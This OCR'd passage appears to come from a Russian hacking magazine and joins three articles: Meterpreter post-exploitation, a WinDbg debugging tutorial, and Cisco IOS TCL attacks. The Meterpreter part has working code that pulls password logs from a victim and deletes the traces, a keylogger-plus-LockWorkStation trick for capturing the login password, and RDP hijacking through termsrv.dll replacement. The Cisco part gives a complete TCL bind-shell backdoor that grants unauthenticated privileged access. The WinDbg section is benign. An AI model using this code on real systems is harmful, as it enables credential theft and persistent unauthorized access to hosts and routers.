      if prog2check == (x['name'].downcase)
        print "."
        sleep(0.5)
        found = 0
      end
    end
```



Windows File Protection. Требуется быстро нажать две кнопки

```
  end
  r.channel.close
  r.close
  # Удаляем тулзу
  session.sys.process.execute("cmd.exe /c del
#{tmp}\\#{passrecscranble}.exe", nil,
    {'Hidden' => 'true'})

  # Скачиваем файл логов в
  session.fs.file.download_file(
    "#{logs}#{::File::Separator}#{exename}.txt",
    "#{tmp}\\#{logscranble}")
  print_status(
   "Finnished downloading logs with passwords")
  # Удаляем файл логов у жертвы
  session.sys.process.execute(
    "cmd.exe /c del #{tmp}\\#{logscranble}",
    nil, {'Hidden' => 'true'})
```

Думаю, все достаточно понятно и по комментам, и по названиям функций. Только два момента: скриптик старый, написан без новых оберток, а файл PasswordFox.exe берется из папки data в msf3.

Сила рельсы...

Но это все не так уж интересно. Как минимум, старо. Отличная вещь произошла этим летом. В июне месяце Patrick HVE представил на всеобщее обозрение свой чудо-плагин под MP. Имя ему — Railgun! Что нам дает этот плагин? Многое. А именно — прямой доступ к виндовым API. Если точнее, то мы имеем доступ к любой функции любой dll'ки у жертвы. Ну как, слюнки потекли? :) Простенький пример можно написать прямо в MP (чтобы провалиться в интерпретатор — команда «irb»):

```
>>client.core.use("railgun")
>>client.railgun.user32.MessageBoxA(0,"Hello,
world!","Test","MB_OK")
```

Сначала подгружаем плагин, потом отображаем мессагу.
Особенности railgun'a:
1) Синтаксис client.railgun.{DLL-Name}.{FunctionName}({Parameters});
2) Рельса может возвращать значения от функций. Как минимум, return и GetLastError;
3) Можно использовать стандартные константы винды вместо цифровых значений. Константы можно посмотреть в api_constants.rb;
4) Если нам нужно передать NULL, то мы подставляем nil;
5) Поддерживаются как юникодовские, так и обычные версии функций.
По стандарту в railgun (см. msf3\lib\rex\post\meterpreter\extensions\railgun\api.rb) определено около 1000 API из kernel32, user32, ntdll, ws2_32. Там самые основные, но мы легко можем добавить и свою dll:

```
>>client.railgun.add_dll('smartcard','c:\\program
files\\smartcard\\smrtcrd7823.dll')
```

Собираем информацию о системе жертвы и ее окружении

И определить свои функции:

```
railgun.add_function( 'kernel32',
'ReadFile', 'BOOL',[
["DWORD","hFile","in"],
["PBLOB","lpBuffer","out"],
["DWORD","nNumberOfBytesToRead","in"],
["PDWORD","lpNumberOfBytesRead","out"],
["PBLOB","lpOverlapped","inout"],
])
```

Подробности использования ищи в описании к railgun'у.
Теперь приведу пару стандартных примеров. Находим все подмонтированые диски в системе (включая сетевые):

```
# подгружаем рельсу
client.core.use("railgun")
# Получаем список дисков в системе
a = client.railgun.kernel32.
GetLogicalDrives()["return"]
# Приводим полученное значение в удобовари-
мый вид
drives = []
letters = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
(0..25).each do |i|
    test = letters[i,1]
    rem = a % (2**(i+1))
    if rem > 0
        drives << test
        a = a - rem
    end
end
print_line("Drives Available = #{drives.
inspect}")
```

Более злобный пример:

```
Запускаем кейлоггер в MP
meterpreter > bgrun keylogrecorder -c 1 -t
15
Переходим в руби и лочим систему
meterpreter > irb
>> client.core.use("railgun")
=> true
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "return"=>true}
>> exit
```

Теперь у юзера залочился экран, и он честно введет свой пасс, чтобы заново войти в систему. А мы, в свою очередь, получим этот пасс без особо долгого ожидания и мусора с помощью кейлоггера.
В качестве личного эксперимента вспомнилась прошлогодняя статья m0r0 «Автосплойт как образ жизни: Массрутинг в локальной сети». Статья основывалась на идее, почерпнутой отсюда: forum.antichat.ru/threadnav99665-1-10.html. Суть идеи: через какую-либо уязвимость проникаем в WinXP, добавляем пользователя и включаем RDP. Плюс подменяем системную библиотеку termsrv.dll на более старую. Старая библиотека дает нам возможность подключаться по RDP, не выкидывая обычного пользователя из его сеанса. Основная проблема заключалась в том, что библиотека — системная, потому пользователю отображается окно от Windows File Protection с вопросом, что делать с нестандартной версией dll'ки. А потом еще одно с еще одним подтверждением своего решения. Раньше средствами MP нажимать на кнопки мы не могли. Теперь же, с railgun'ом, у нас такая возможность появилась. Если будешь разбираться с кодом, то трудностей возникнуть не должно. Там все достаточно просто, особенно если знаешь, как работает WinAPI. Отмечу лишь основные моменты с использованием WinAPI. Во-первых, в MP я не нашел функции для переименования файлов, потому воспользовался виндовой:

```
kernel32.MoveFileA("c:\\windows\\system32\\
termsrv.dll","c:\\windows\\system32\\
termsrv.old")
```

Во-вторых, для получения хэндлера окна с сообщением используется поиск по классу:

```
parHWND=user32.FindWindowA("#32770",nil)
```

А поиск нужной кнопки — по названию:

```
chHWND=user32.FindWindowExA(parHWND["return
"],0,nil,
  "#{cancel}")
```

Нажатие кнопки происходит в следующей последовательности:

```
user32.PostMessageA(chHWND["return"],
  "WM_LBUTTONDOWN",0,0)
user32.PostMessageA(chHWND["return"],
  "WM_LBUTTONUP",0,0)
```

То есть все достаточно просто. Теперь уж точно можно поиметь систему одной кнопкой из MSF :).

Заключение

Как мы увидели, Meterpreter — очень мощная основа, особенно с учетом того, что он развивается и обрастает новыми возможностями, а также за счет тех расширений, которые к нему можно добавить. А если к этому добавить наши прямые руки! Так что творить — чудесно, а ученье — свет. Дерзай :).



links

- PHP Meterpreter — blog.metasploit.com/2010/06/meterpreter-for-pwned-home-pages.html
- Java Meterpreter — schierlm.users.sourceforge.net/JavaPayload/ metasploit.com/redmine/issues/406
- Инфа о metasploit'е — metasploit.com
- Старое описание meterpreter и его API — metasploit.com/documents/meterpreter.pdf
- Скрипты к MP — darkoperator.com
- Инфа по WinAPI для работы с Railgun — msdn.microsoft.com/en-us/library/aa383749
- Коды ошибок — msdn.microsoft.com/en-us/library/ms681381(VS.85).aspx
- Недокументированные WinAPI — undocumented.ntinternals.net/; source.winehq.org/WineAPI/
- Классический удаленный dll injection — nologin.org/Downloads/Papers/remote-library-injection.pdf
- Reflective dll injection — harmonysecurity.com/ReflectiveDllInjection.html harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf

r0064 r0064@mail.ru



Обуздать Windbg

Простые приемы сложного отладчика

Windbg – это мощный отладчик как для юзермодных приложений, так и для драйверов. Множество плагинов, команд, скриптовый язык… Все это может смутить и опытного в отладке человека. Особенно актуальна эта тема для реверсеров, которым пришлось полностью или частично перейти на 64-битные платформы.

ВЕДЬ, ПО СУТИ, НИ ОДИН ИМЕЮЩИЙСЯ X64-ОТЛАДЧИК НЕ СПОСОБЕН СРАВНИТЬСЯ С WINDBG ПО ФУНКЦИОНАЛУ, ПОЭТОМУ РЕЧЬ В ОСНОВНОМ ПОЙДЕТ ПРО 64-БИТНЫЕ ВЕРСИИ WINDOWS, НО И ОБЛАДАТЕЛИ 32-БИТНЫХ СМОГУТ ОБНАРУЖИТЬ ДЛЯ СЕБЯ ИНТЕРЕСНУЮ ИНФОРМАЦИЮ.

Патчим

WinDbg славится обилием различных расширений. Загрузка расширения делается командой:

```
.load имя_расширения
```

А выгрузка – командой `.unload`.
К сожалению, довольно удобный плагин для отладки ndis-драйверов, ndiskd, отказался работать в моем Windbg 6.11.1.404 (ndiskd.dll можно найти в WDK или в директории \Debugging Tools for Windows (x64)\winxp). Например, при попытке выполнить команду `!ndiskd.interfaces` ответ был неизменным: «Can't get offset of Link in NDIS_IF_BLOCK!». Аналогичный результат давало выполнение команд opens, protocols и остальных. Перезагрузка символов результата не давала, все структуры были в порядке. Отказываться от такого удобного расширения у меня не было желания, поэтому я решил прибегнуть к патчу, если это возможно (были бы исходники – можно было бы переписать, например). Загружаю плагин в Ida. Начнем исследование с команды interfaces. Все команды, имеющиеся в расширении – это экспортируемые функции (что очень упрощает мою задачу). То есть достаточно найти функцию interfaces в экспорте и проанализировать ее.
Что ж, приступим:

```
.text:0000000180012920   public interfaces
.text:0000000180012920   interfaces proc near

.text:0000000180012920   mov [rsp+arg_18], r9d
.text:0000000180012925   mov [rsp+arg_10], r8
.text:000000018001292A   mov [rsp+arg_8], rdx
.text:000000018001292F   mov [rsp+arg_0], rcx
.text:0000000180012934   push rbx
....
.text:00000001800129AF   lea r8, [rsp+0C8h+var_2C]
.text:00000001800129B7   lea rdx, aLink ; "Link"
.text:00000001800129BE   mov rcx, cs:NDIS_IF_BLOCK_NAME
; получаем смещение поля Link в структуре NDIS_IF_BLOCK
.text:00000001800129C5   call GetFieldOffset
.text:00000001800129CA   test eax, eax
```




Таблица экспорта исследуемого плагина

```
.text:00000001800129CC   jz short loc_1800129E0
.text:00000001800129CE  lea rcx, aCanTGetOffs_22
       ; "Can't get offset of Link in NDIS_IF_BLO"...
.text:00000001800129D5
       call cs:ExtensionApis.lpOutputRoutine+4
.text:00000001800129DB  jmp loc_180012BF1
```

Видим вывод сообщения о том, что невозможно получить смещение поля Link в структуре NDIS_IF_BLOCK_NAME. Посмотрим, что за строка NDIS_IF_BLOCK_NAME.

```
.text:0000000180001260 aNdisNdis_if_bl db 'ndis!NDIS_
IF_BLOCK',0
```

Выполнение команды:

```
dt ndis!NDIS_IF_BLOCK
```

Сразу дает ответ, почему плагин рушится: «Symbol ndis!NDIS_IF_BLOCK not found». Тогда как dt ndis!_NDIS_IF_BLOCK нормально выводит структуру. Очевидно, надо изменить строки и ссылки на них, чтобы все работало нормально. Для нашей задачи воспользуемся каким-нибудь адекватным hex-редактором. Мне нравится 010 Editor. Исправим строки. В основном выравнивание позволяет нам безболезненно добавлять один символ в строку, не сдвигая остальные, но для пары строк это не так. Поэтому нужно найти ссылки на эти строки и исправить их. На каждую строку в данном случае по одной ссылке, находящейся в секции данных, на которую ссылаются инструкции, поэтому достаточно исправить ее. Например, на строку «ndis!LIST_ENTRY» ссылка выглядит так:

```
.data:0000000180018470 LIST_ENTRY_NAME dq offset
aNdis_list_entr ; DATA XREF: pktpools+5Dr
```

Смотрим, что в хексе это соответствует последовательности «68 14 00 80 01 00 00 00». Теперь нужно найти ее в хекс-редакторе и исправить первые байты.

После этого небольшого патча ndiskd выводит всю нужную информацию.

Одна из альтернатив WinDbg – отладчик fdbg

Отлавливаем загрузку драйвера

А как остановиться на DriverEntry отлаживаемого драйвера? Можно, конечно, поставить int 3 в начале функции, но не всегда хочется уродовать код брейками. Так может быть есть альтернативное решение? Оказывается, что есть. Как я уже говорил, WinDbg – мощный отладчик с огромным количеством возможностей, поэтому грех не воспользоваться ими снова. Но для начала немного теории. Непосредственный переход на точку входа драйвера осуществляет неэкспортируемая функция IopLoadDriver. Да, ты правильно понял, – неэкспортируемая – это значит, надо иметь отладочные символы (и вообще, без них отладка ядра может превратиться в настоящий ад). В моей Vista используется такой код (его можно найти или однократным трейсом или идой, дизассемблируя ядерную IopLoadDriver):

```
PAGE:00000001403AC40A loc_1403AC40A:
PAGE:00000001403AC40A
      ; IopLoadDriver+98Bj
PAGE:00000001403AC40A mov     rdx, rsi
PAGE:00000001403AC40D mov     rcx, rbx
PAGE:00000001403AC410 call    qword ptr [rbx+58h]
      ; DRIVER_OBJECT.DriverInit
```

Собственно, убедиться, что по смещению 0x58 в DRIVER_OBJECT находится именно DriverInit, можно в kd командой dt _DRIVER_OBJECT.

Что соответствует последовательности байт:

```
48 8B D6 48 8B CB FF 53  58
```

Чтобы найти искомый адрес, нужно ввести в командной строке WinDbg:

```
s nt!IopLoadDriver L2000 48 8B D6 48 8B CB FF 53  58
```


Где s – это команда поиска последовательности, nt!IopLoadDriver – адрес начала поиска, L2000 – количество байт, ограничивающее поиск, «48 8B D6 48 8B CB FF 53 58» – байты, которые мы ищем. Отладчик ответит что-то вроде:

```
fffff800`01c0940a  48 8b d6 48 8b cb ff 53-58 4c 8b
15 5e 20 dd ff  H..H...SXL..^ ..
```

Вот и все. Теперь можно ставить точку останова на полученный адрес. В нашем случае – fffff800`01c0940a. Отныне мы будем получать управление как раз на переходе на точку входа. Этот метод довольно неплох, а что использовать – int 3 или его – решать тебе.

Скриптинг

Написание скриптов для WinDbg – это отдельная, очень большая тема. В рамках данной статьи я сделаю только введение. Для при-



Успешный патч расширения ndiskd – команды работают отлично

Нужные байты удобно копировать прямо из ida

мера напишем простой скрипт для расстановки бряков на всех Major-функциях в DRIVER_OBJECT'е, в качестве аргумента принимает указатель на driver object выбранного драйвера.

```
.block
{
.catch
{

  r $t0 = $arg1
  .printf "Driver object at 0x%I64X\n",@$t0
  r? $t1 = (nt!_DRIVER_OBJECT*)@$t0
  r $t0 = @@c++(@$t1->Type)
  .if(@$t0==4)
  {

  r $t0 = @@c++(@$t1->MajorFunction)
  .for(r $t1=0;@$t1<1c;r $t1=@$t1+1)
  {
     r $t2 = @$t0+@$t1*8
       r? $t3 = *(void**)@$t2
       .printf " Function at 0x%I64X\n",@$t3
    .if(@$t3!=0)
    {
      bp @$t3
      }
  }
  }.else
  {
    .printf "Not a driver object!\n"
  }
}
}
```

$arg1 – это первый аргумент (и так до $argN), t0-t19 – внутренние псевдо-регистры. Заметь, синтаксис очень похож на C++ (циклы for, while...). Сначала в скрипте проверяется поле DRIVER_OBJECT. Type, если оно равно четырем, то это действительно DRIVER_OBJECT (не забывай перед использованием этого скрипта подгружать символы!).
Потом получаем указатель на таблицу DRIVER_OBJECT. MajorFunction. Затем мотаем цикл по всем Major-функциям (всего их 27 - 0x1b). И как только мы находим подходящий указатель (не нулевой), ставим на него бряк (bp @$t3). Отладочные сообщения выводим функцией .printf. Скрипт написан с учетом размера 64-битного указателя (8 байт), что видно из строки «r $t2 = @$t0+@$t1*8». Чтобы скрипт заработал на 32-битной системе, нужно просто изменить размер указателя на 4. Обрати внимание – перед внутренним регистром во время операции присваивания ставится r, когда тип числовой, и r?, когда нечисловой.
Для тестирования скрипта нужно сначала получить указатель на объект-драйвер какого-нибудь драйвера с помощью команды !drvobj или иным способом. В примере ниже показано получение адреса driver object tdx.sys.

```
kd> !drvobj tdx
Driver object (fffffa8001ea1330) is for:
 \Driver\tdx
Driver Extension List: (id , addr)

Device Object list:
fffffa8001ec72f0  fffffa8001ec52f0  fffffa8001ec32f0
fffffa8001ec12f0
fffffa8001ebf2f0  fffffa8001ebd2f0  fffffa8001eb5300
```

Скрипты бывают многострочные и однострочные. Многострочные запускаются из командной строки $$><файл_скрипта, а однострочные – $$<текст_скрипта (или $<).
Если мы хотим передать скрипту аргументы, то надо писать $$>a<файл_скрипта (как раз наш случай).
Теперь модифицируем скрипт выше, чтобы он ставил брейк на конкретный обработчик device object'а, а не на все сразу.

```
$$ $arg1 - device object
$$ $arg2 - function number
.block
{
.catch
{
  r $t0 = $arg1
  .printf "Driver object at 0x%I64X\n",@$t0
  r? $t1 = (nt!_DRIVER_OBJECT*)@$t0
  r $t0 = @@c++(@$t1->Type)
  .if(@$t0==4)
  {
     r $t0 = @@c++(@$t1->MajorFunction)
       r $t1 = $arg2
       $$checking second argument
       .if(@$t1<1c)
       {
      r $t2 = @$t0+@$t1*8
        r? $t3 = *(void**)@$t2
        .printf " Function at 0x%I64X\n",@$t3
     .if(@$t3!=0)
     {
      bp @$t3
        u @$t3
       }
       .else
       {
         .printf "Invalid function address\n"
       }
       }
       .else
```

По непонятной причине плагин отказывается получать информацию из структуры

```
        {
          .printf "Invalid function number: must be
0-1B\n"
        }
  }.else
  {
    .printf "Not a driver object!\n"
  }
}
}
```


Комментарии начинаются с символов $$. Проверяем теперь два аргумента. Первый без изменений – поле DeviceObject.Type=4, а второй – это принадлежность к диапазону 0-1B, то есть допустимые обработчики от IRP_MJ_CREATE до IRP_MJ_PNP. Обрати внимание на строку u @$t3 – здесь осуществляется переход по адресу интересующего обработчика. Результат работы скрипта выглядит следующим образом (для разных вариантов входных аргументов):

```
kd> $$>a<c:\do2.wds fffffa8001ea1330 2
Driver object at 0xFFFFFA8001EA1330
 Function at 0xFFFFFA600A60D830
tdx!TdxTdiDispatchClose:
fffffa60`0a60d830      push rbx
fffffa60`0a60d832      sub rsp,20h
fffffa60`0a60d836      cmp rcx,qword ptr
      [tdx!TdxDeviceObject (fffffa60`0a61e650)]
fffffa60`0a60d83d      mov rax,qword ptr [rdx+0B8h]
fffffa60`0a60d844      mov rbx,rdx
fffffa60`0a60d847      je
      tdx!TdxTdiDispatchClose+0x71
(fffffa60`0a60d8a1)
fffffa60`0a60d849      mov rcx,qword ptr [rax+30h]
fffffa60`0a60d84d      cmp qword ptr [rcx+20h],2

kd> $$>a<c:\do2.wds fffffa8001ea1330 24
Driver object at 0xFFFFFA8001EA1330
Invalid function number: must be 0-1B

kd> $$>a<c:\do2.wds fffffa8001ea1350 7
Driver object at 0xFFFFFA8001EA1350
Not a driver object!
```

Вообще, это довольно простые задачи. Иногда требуются более сложные узкоспециализированные скрипты, рассмотрение которых выходит за рамки настоящей статьи. Кстати, сейчас



Исправляем строки в 010 Editor

появилось расширение, которое позволяет использовать питон в WinDbg – pykd (что очень хорошо, ведь не у всех есть время и желание осваивать встроенный скриптовый язык), правда он в стадии тестирования. Плагин требует предустановленный Python.

Заключение


Конечно, рассмотренный здесь материал – это капля в море возможностей WinDbg. Я не коснулся, например, такой обширной темы, как написание плагинов. Чтобы освоить этот гигантский функционал, нужно время, терпение и опыт. Свои вопросы, как всегда, шли мне на e-mail. ⌶

Полезные ссылки

- **Сайт WinDbg плагина pykd, там же и примеры использования [en/ru]:**
  pykd.codeplex.com/wikipage?referringTitle=Home
- **Страница загрузки Debugging Tools for Windows, в состав которых входит WinDbg [en/ru]:**
  microsoft.com/whdc/devtools/debugging/default.mspx
- **Очень объемный документ, посвященный возможностям Windbg [en]:**
  windbg.info/download/doc/pdf/WinDbg_A_to_Z_color.pdf
- **Очень краткое введение в скриптовый язык обсуждаемого отладчика [en]:**
  dumpanalysis.org/WCDA/WCDA-Sample-Chapter.pdf



Ильин Роман Positive Technologies



ПОКОРЯЕМ CISCO

Атака через TCL

Достаточно часто в ходе проведения работ по тестированию на проникновение встречаются машрутизаторы Cisco Systems с привилегированным доступом (level 15), что позволяет использовать их для дальнейшего развития атак с использованием функционала TCL. Сейчас я опишу несколько методов данных атак, и поверь, их использование действительно приводит к повышению прав на якобы защищенном маршрутизаторе.

TCL – (TOOL COMMAND LANGUAGE) – СКРИПТОВЫЙ ЯЗЫК ЧАСТО ПРИМЕНЯЕМЫХ С ГРАФИЧЕСКОЙ БИБЛИОТЕКОЙ TK, придуман в начале 80-х годов и из-за своей простоты продолжает повсеместно использоваться как встроенный в различные приложения; вспомним хотя бы программы expect или IRC-ботов eggdrop, а также использование его как модуля к серверной части apache mod_tcl. В операционную систему IOS, используемую маршрутизаторами Cisco Tcl, был введен с версии IOS 12.3(2)T (cisco.com/en/US/docs/ios/12_3t/12_3t2/feature/guide/gt_tcl.html), что позволило реализовать в маршрутизаторах Cisco Systems функции выполнения «пользовательских» скриптов. Как наиболее часто встречаемый пример, использование IOS IVR для создания интерактивных голосовых меню в системах IP-телефонии.

Используя функционал Tcl, мы имеем возможность работать с сокетами, в данном случае открывается некоторая перспектива использования маршрутизатора для следующих действий:


- Разработки собственного варианта «бэкдора» с целью закрепления системы и доступа к ней в обход штатных механизмов защиты;
- Проведения сканирования портов в различных сегментах сети;
- Проброса действующих портов на порт интерфейса, организации обратного (реверсного) доступа к удаленным устройствам;
- Разработки вариантов скриптов для возможности перебора паролей (брутфорса) различных устройств и серверов в сети.

Данными методами также может воспользоваться злоумышленник, получив доступ к TFTP-серверу компании, где размещены существующие скрипты и принудительно заменить существующий сценарий на собственный. В этом случае произойдет его загрузка и запуск на маршрутизаторе.









Практикуемся

Давай попробуем понять, как это можно реализовать с помощью удаленного шелла, который можно использовать без явной аутентификации с входом на назначенный порт по протоколу Telnet. Подобный сценарий использовался в качестве задания на соревнованиях «Рускрипто CTF 2010».

В первую очередь давай разберем, как работает Tcl на устройствах под управлением IOS.

Для первичной загрузки TCL-скриптов необходимо иметь привилегированный доступ не ниже уровня 15 (enable). Скрипт Tcl необходимо загружать удаленно, для этого можно использовать такие протоколы, как TFTP, FTP, RCP, SCP. Загрузку и выполнение скрипта можно выполнять как напрямую в RAM-маршрутизатора, так и в FLASH-память с последующим его запуском с файловой системы IOS.

Загрузка скрипта во FLASH и последующее его выполнение:

```
Router# copy tftp://192.168.1.4/script.tcl flash://
script.tcl

Router# tclsh flash://script.tcl
```

Загрузка скрипта непосредственно с TFTP-сервера:

```
Router# tclsh tftp://192.168.1.4/script.tcl
```

Ниже приведен пример TCL-скрипта, который при запуске захватывает сокет на порт TCP/2002 и связывает его с интерфейсом командной строки (EXEC). Загрузка скрипта выполняется методами, описанными выше (в приведенном примере с сервера TFTP).

```
proc callback {sock addr port} {
  fconfigure $sock -translation crlf -buffering line
  puts $sock "Cisco router admin console:"
  puts $sock " "
  puts -nonewline $sock "Router# "
  flush $sock
  fileevent $sock readable [list echo $sock]
}

proc echo {sock} {
   global var

   flush $sock

   if {[catch {gets $sock line}] ||
        [eof $sock]} {
        return [close $sock]
   }
      catch {exec $line} result
      if {[catch {puts $sock $result}]} {
          return [close $sock]
            }

  puts -nonewline $sock "Router# "
  flush $sock
  }

  set port 2002
  set sh [socket -server callback $port]
  vwait var
  close $sh
```

После загрузки и последующего запуска вышеприведенного скрипта появится возможность зайти в систему (режим EXEC) без использования учетных записей и выполнять любые команды с привилегиями супер-пользователя (level 15).

```
[ptsec@maxpatrol ~]$ telnet router 2002
Trying 192.168.1.10...
Connected to router.
Escape character is '^]'.

Cisco router admin console:

Router#
```

